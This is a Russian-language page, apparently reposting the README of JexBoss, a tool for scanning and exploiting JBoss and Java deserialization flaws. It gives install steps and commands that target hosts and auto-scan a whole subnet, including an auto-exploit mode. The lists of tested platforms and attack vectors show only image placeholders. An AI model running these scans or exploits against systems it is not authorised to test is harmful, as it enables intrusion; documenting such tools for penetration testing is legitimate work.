 joaomatosf/jexboss
JexBoss: инструмент для проверки и эксплуатации JBoss (и уязвимостей десериализации Java)

JexBoss — это инструмент для тестирования и эксплуатации уязвимостей в JBoss Application Server и других Java-платформах, фреймворках, приложениях и т.д.
Для установки последней версии JexBoss используйте следующие команды:
git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

ИЛИ:

Скачайте последнюю версию по адресу: https://github.com/joaomatosf/jexboss/archive/master.zip
unzip master.zip
cd jexboss-master
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080
Если вы используете CentOS с Python 2.6, установите Python2.7. Пример установки Python 2.7 на CentOS с использованием Collections Software scl:
yum -y install centos-release-scl
yum -y install python27
scl enable python27 bash
Если вы используете Windows, вы можете использовать Git Bash для запуска JexBoss. Выполните следующие шаги:
    PATH=$PATH:C:\Python27\
    PATH=$PATH:C:\Python27\Scripts
    git clone https://github.com/joaomatosf/jexboss.git
    cd jexboss
    pip install -r requires.txt
    python jexboss.py -h
    python jexboss.py -host http://target_host:8080
Инструмент и эксплойты разработаны и протестированы для:
Векторы эксплуатации:




$ python jexboss.py


$ python jexboss.py -u http://192.168.0.26:8080
$ python jexboss.py -h
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080 -results results.txt

$ python jexboss.py -mode auto-scan -A -network 192.168.0.0/24 -ports 8080 -results results.txt
